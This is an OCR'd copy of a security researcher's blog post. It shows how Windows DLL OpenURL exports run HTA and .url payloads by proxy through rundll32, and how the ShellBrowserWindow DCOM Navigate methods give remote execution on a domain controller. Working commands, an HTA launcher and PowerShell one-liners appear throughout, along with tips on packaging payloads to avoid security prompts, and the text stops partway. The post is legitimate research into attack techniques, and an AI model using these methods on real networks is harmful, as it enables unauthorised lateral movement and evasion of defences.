
Abusing Exported Functions and Exposed DCOM Interfaces for Pass-Thru Command Execution and Lateral Movement

bohops.com/2018/03/17/abusing-exported-functions-and-exposed-dcom-interfaces-for-pass-thru-command-execution-and-lateral-movement

bohops March 17, 2018

Background


Last Wednesday, I had some down time so I decided to hunt around in \System32 to see if I could find anything of potential interest. I located a few DLL files that shared an interesting export function called **OpenURL**:



○ OpenURL	0x00000001801ceee0	0x001ceee0	175 (0xaf)	ieframe.dll
○ OpenURL	0x0000000180001690	0x00001690	111 (0x6f)	url.dll
○ OpenURL	ieframe.OpenURL	0x00018872	154 (0x9a)	shdocvw.dll
○ OpenURLA	0x0000000180001690	0x00001690	112 (0x70)	url.dll

While looking for a quick win, I wanted to see if anything could be invoked without much effort. Sure enough, **url.dll** allowed for the execution an HTML application (.hta) using these commands:

```
rundll32.exe url.dll,OpenURL "local\path\to\harmless.hta"
rundll32.exe url.dll,OpenURLA "local\path\to\harmless.hta"
```



```
C:\Windows\system32>rundll32.exe url.dll,OpenURL "c:\test\calc.hta"

C:\Windows\system32>
```

```
<html><head><script>
a=new ActiveXObject("WScript.Shell");
a.run('%windir%\\System32\\cmd.exe /c calc.exe', 0);window.close();
</script></head></html>
```

After a few more functional tests across platforms, I (prematurely) posted this on Twitter, and the initial feedback was incredibly fast, educational, and humbling. On one hand, I should have went through a few more test routines to understand what was actually happening under the hood prior to posting. Conversely, it was incredible to see the instant reaction from some of the best practitioners in the field who helped triage this in what seemed like a matter of minutes. Big thanks to @subTee, @r0wdy_, and @Hexacorn for their rapid analysis!

In short, the HTA was invoked by MSHTA and this description sums it up very well:

"OpenURL/OpenURLA/FileProtocolHandler call ShellExecute with a verb set to NULL – it reaches out to Registry to determine the default handler and since it's NULL it uses the Default / Open / first available action" – @Hexacorn

Pass-Thru Command Execution with 'OpenURL'

As depicted in the previous section, three \SYSTEM32 DLLs have exports for the OpenURL function:

- url.dll
- ieframe.dll
- shdocvw.dll (ieframe.OpenURL)

@Hexacorn wrote an excellent post [http://www.hexacorn.com/blog/2018/03/15/running-programs-via-proxy-jumping-on-a-edr-bypass-trampoline-part-5/] about ieframe.dll, shdocvw.dll, and url.dll invocation. Using a .url file, we can easily invoke pass-thru commands when calling the respective DLLs:


URL File Example ('calc.url')

```
[InternetShortcut]
URL=file:///c:\windows\system32\calc.exe
```

Command Examples

```
rundll32.exe ieframe.dll, OpenURL <path to local URL file>
rundll32.exe url.dll, OpenURL <path to local URL file>
rundll32.exe shdocvw.dll, OpenURL <path to local URL file>
```


Resulting Output



```
C:\Windows\system32>rundll32 ieframe.dll, OpenURL c:\test\calc.url

C:\Windows\system32>rundll32 url.dll, OpenURL c:\test\calc.url

C:\Windows\system32>rundll32 shdocvw.dll, OpenURL c:\test\calc.url

C:\Windows\system32>
```

Exposed Methods in the ‘IWebBrowser2’ Interface

Shdocvw.dll and ieframe.dll shared many of the same functions, including those from the IWebBrowser2 interface as depicted in the following screenshot:


DLL Export Viewer - c:\windows\system32\ieframe.dll
File Edit View Options Help
Function Name

```
IShellWindows::Item
IShellWindows::OnActivated
IShellWindows::OnCreated
IShellWindows::OnNavigate
IShellWindows::ProcessAttachDetach
IShellWindows::Register
IShellWindows::RegisterPending
IShellWindows::Revoke
IWebBrowser2::AddressBar
IWebBrowser2::Application
IWebBrowser2::Busy
IWebBrowser2::ClientToWindow
IWebBrowser2::Container
IWebBrowser2::Document
IWebBrowser2::ExecWB
IWebBrowser2::FullName
IWebBrowser2::FullScreen
IWebBrowser2::GetProperty
IWebBrowser2::GoBack
IWebBrowser2::GoForward
IWebBrowser2::GoHome
IWebBrowser2::GoSearch
IWebBrowser2::Height
IWebBrowser2::HWND
IWebBrowser2::Left
IWebBrowser2::LocationName
IWebBrowser2::LocationURL
IWebBrowser2::MenuBar
IWebBrowser2::Name
IWebBrowser2::Navigate
IWebBrowser2::Navigate2
```

770 Functions, 1 Selected

DLL Export Viewer - C:\Windows\system32\shdocvw.dll
File Edit View Options Help
Function Name

```
IShellWindows::OnNavigate
IShellWindows::ProcessAttachDetach
IShellWindows::Register
IShellWindows::RegisterPending
IShellWindows::Revoke
IWebBrowser2::AddressBar
IWebBrowser2::Application
IWebBrowser2::Busy
IWebBrowser2::ClientToWindow
IWebBrowser2::Container
IWebBrowser2::Document
IWebBrowser2::ExecWB
IWebBrowser2::FullName
IWebBrowser2::FullScreen
IWebBrowser2::GetProperty
IWebBrowser2::GoBack
IWebBrowser2::GoForward
IWebBrowser2::GoHome
IWebBrowser2::GoSearch
IWebBrowser2::Height
IWebBrowser2::HWND
IWebBrowser2::Left
IWebBrowser2::LocationName
IWebBrowser2::LocationURL
IWebBrowser2::MenuBar
IWebBrowser2::Name
IWebBrowser2::Navigate
IWebBrowser2::Navigate2
IWebBrowser2::Offline
IWebBrowser2::Parent
IWebBrowser2::Path
```

This was quite intriguing because I have seen similar implementations of this Interface (and others) elsewhere – most notably as exposed methods in DCOM applications. You may recall that 2017 was a very interesting year for DCOM research, especially with regard to the awesome lateral movement techniques discovered by @enigma0x3 and other researchers. Let’s see if we can piggyback on his research and find some other methods…

DCOM Lateral Movement via ‘IWebBrowser2’ Exposed Interfaces

These DCOM applications (and maybe a few more) appear to expose the IWebBrowser2 (or similar) interface:

- InternetExplorer.Application
- ShellBrowserWindow
- ShellWindows

Let's visit these in more detail….

**Note*: Before proceeding, I highly recommend visiting @enigma0x3's blog for essential background information on DCOM lateral movement techniques, launch permissions, and defensive considerations.*

InternetExplorer.Application

TL/DR – Testing for lateral movement with this application did not work in my test case, however, the background knowledge is interesting in preparation for the next section.

In this aforementioned blog post, @Hexacorn describes and references a prior vulnerability (CVE-2016-3353) in ieframe.dll. Due to a specified marking, .url files could be executed directly via **ShellExecuteEx** without prompting for a security warning (**Note: Link to vulnerability analysis is in that post*). Fortunately, this vulnerability has been patched, but just like general use with Internet Explorer, we certainly expect to encounter security warnings (aka "sanity checks") when downloading/opening interesting files (e.g. .url, .hta, .exe, etc).

While testing, IE safeguards prevented remote command execution over the exposed DCOM methods when interacting with iexplore.exe instances.

ShellBrowserWindow

In @enigma0x3's post, you may recall that ShellBrowserWindow exposes the **ShellExecute** method, which facilitates lateral movement via remote command execution. Interestingly, we can execute remote commands by using the **Navigate** and **Navigate2** methods exposed via the **IWebBrowser2** interface ***without the Internet Explorer security constraints***. We will use slightly different variations of these PowerShell one-liners in the subsequent examples:

```
$([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-
00A0C91F3880","<remote machine>"))).Navigate("<path\to\thing.extension>")
 - and -
$([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-
00A0C91F3880","<remote machine>"))).Navigate2("<path\to\thing.extension>")
```

Please note the following before proceeding:

- "C08AFD90-F2A1-11D1-8455-00A0C91F3880" is the Class ID (CLSID) for ShellBrowserWindow.

- “9BA05972-F6A8-11CF-A442-00A0C90A8F39” is the Class ID (CLSID) for ShellWindows
- Privileged credentials are necessary in order to connect to the remote machine over DCOM. This usually means that an attacker has successfully compromised a privileged account with the proper (‘launch’) permissions. **In this case, we (the attacker) will be using a Domain Admin account to access a Windows 2012 Server [Domain Controller] from a Windows 10 machine [Domain Member]**.

  When connecting to Win10 and Win2016 machines in my environment, this method did not appear to work.
- The subsequent examples leverage PowerShell v5. Sample testing on PowerShell v2 was also successful.
- Avoid using command switches within the Navigate/2 methods. Attempting to call anything but a file payload pops an error message. This will be visible if the compromised user account is logged into the target machine, so package those attack payloads accordingly.
- Avoid calling HTA (.hta) files as this will pop a security prompt.
- Avoid using remote payloads over HTTP/S as this will pop an Internet Explorer window without fetching the payload. However, UNC paths are acceptable for use.


Let’s demonstrate this capability…

“Lateral Movement” via Executable (.exe)

On the Domain Member…


```
$([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","acmedc.acme.int"))).Navigate("c:\windows\system32\calc.exe")
```

```
$([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","acmedc.acme.int"))).Navigate2("c:\windows\system32\calc.exe")
```



```
PS C:\Users\acmeadmin> $([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","acmedc.acme.int"))).Navigate(
"c:\windows\system32\calc.exe")
PS C:\Users\acmeadmin> $([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","acmedc.acme.int"))).Navigate2
("c:\windows\system32\calc.exe")
PS C:\Users\acmeadmin>
```

On the Domain Controller…



Name	PID	Status	User name	CPU	Memory (p...	Description
calc.exe	1440	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	3952	Running	acmeadmin	00	5,172 K	Windows Ca
csrss.exe	300	Running	SYSTEM	00	1,016 K	Client Server
csrss.exe	356	Running	SYSTEM	00	1,072 K	Client Server
dfsrs.exe	1336	Running	SYSTEM	00	8,116 K	Distributed F
dfssvc.exe	1676	Running	SYSTEM	00	1,192 K	Windows NT
dllhost.exe	2348	Running	SYSTEM	00	2,628 K	COM Surrog
dns.exe	1392	Running	SYSTEM	00	89,436 K	Domain Nar
dwm.exe	724	Running	DWM-1	00	37,324 K	Desktop Wir
explorer.exe	1152	Running	acmeadmin	00	52,080 K	Windows Exp
ismserv.exe	1420	Running	SYSTEM	00	860 K	Windows NT
lsass.exe	460	Running	SYSTEM	00	27,680 K	Local Securit
ManagementAgentHost.exe	1612	Running	SYSTEM	00	2,244 K	Managemer
Microsoft.ActiveDirectory.WebS...	1304	Running	SYSTEM	00	17,420 K	Microsoft.Ac
msdtc.exe	2724	Running	NETWORK...	00	1,828 K	Microsoft Di
services.exe	452	Running	SYSTEM	00	2,416 K	Services and
smss.exe	196	Running	SYSTEM	00	224 K	Windows Se
spoolsv.exe	1280	Running	SYSTEM	00	4,968 K	Spooler Sub
svchost.exe	588	Running	SYSTEM	00	2,788 K	Host Proces
svchost.exe	616	Running	NETWORK...	00	3,328 K	Host Proces
svchost.exe	844	Running	LOCAL SE...	00	8,408 K	Host Proces
svchost.exe	868	Running	SYSTEM	00	16,000 K	Host Proces


"Lateral Movement" via URL File(.url)

Our URL file…

```
[InternetShortcut]
URL=file:///c:\windows\system32\calc.exe
```


On the Domain Member…

```
$([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","acmedc.acme.int"))).Navigate("\\acme01.acme.int\c$\calc.url")

$([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","acmedc.acme.int"))).Navigate2("\\acme01.acme.int\c$\calc.url")
```




```
PS C:\Users\acmeadmin> $([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","acmedc.acme.int"))).Navigate2
("\\acme01.acme.int\c$\calc.url")
PS C:\Users\acmeadmin> $([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","acmedc.acme.int"))).Navigate(
"\\acme01.acme.int\c$\calc.url")
PS C:\Users\acmeadmin>
```

On the Domain Controller…



Name	PID	Status	User name	CPU	Memory (p	Description
calc.exe	3484	Running	acmeadmin	00	5,168 K	Windows Ca
calc.exe	1400	Running	acmeadmin	00	5,164 K	Windows Ca
csrss.exe	300	Running	SYSTEM	00	1,016 K	Client Server
csrss.exe	356	Running	SYSTEM	00	1,068 K	Client Server
dfsrs.exe	1336	Running	SYSTEM	00	8,116 K	Distributed F
dfssvc.exe	1676	Running	SYSTEM	00	1,192 K	Windows NT
dllhost.exe	2348	Running	SYSTEM	00	2,628 K	COM Surrog
dns.exe	1392	Running	SYSTEM	00	89,408 K	Domain Nar
dwm.exe	724	Running	DWM-1	00	37,736 K	Desktop Wir
explorer.exe	1152	Running	acmeadmin	03	64,052 K	Windows Ex
ismserv.exe	1420	Running	SYSTEM	00	860 K	Windows NT
lsass.exe	460	Running	SYSTEM	00	27,724 K	Local Securit
ManagementAgentHost.exe	1612	Running	SYSTEM	00	2,244 K	Managemer
Microsoft.ActiveDirectory.WebS...	1304	Running	SYSTEM	00	17,492 K	Microsoft.Ac
msdtc.exe	2724	Running	NETWORK...	00	1,828 K	Microsoft Di
services.exe	452	Running	SYSTEM	00	2,396 K	Services and
smss.exe	196	Running	SYSTEM	00	224 K	Windows Se
spoolsv.exe	1280	Running	SYSTEM	00	4,952 K	Spooler Sub
svchost.exe	588	Running	SYSTEM	00	2,720 K	Host Proces
svchost.exe	616	Running	NETWORK...	00	3,356 K	Host Proces
svchost.exe	844	Running	LOCAL SE...	00	8,460 K	Host Proces
svchost.exe	868	Running	SYSTEM	00	15,332 K	Host Proces

In Procmon, we can see a few familiar modules and functions on the stack:



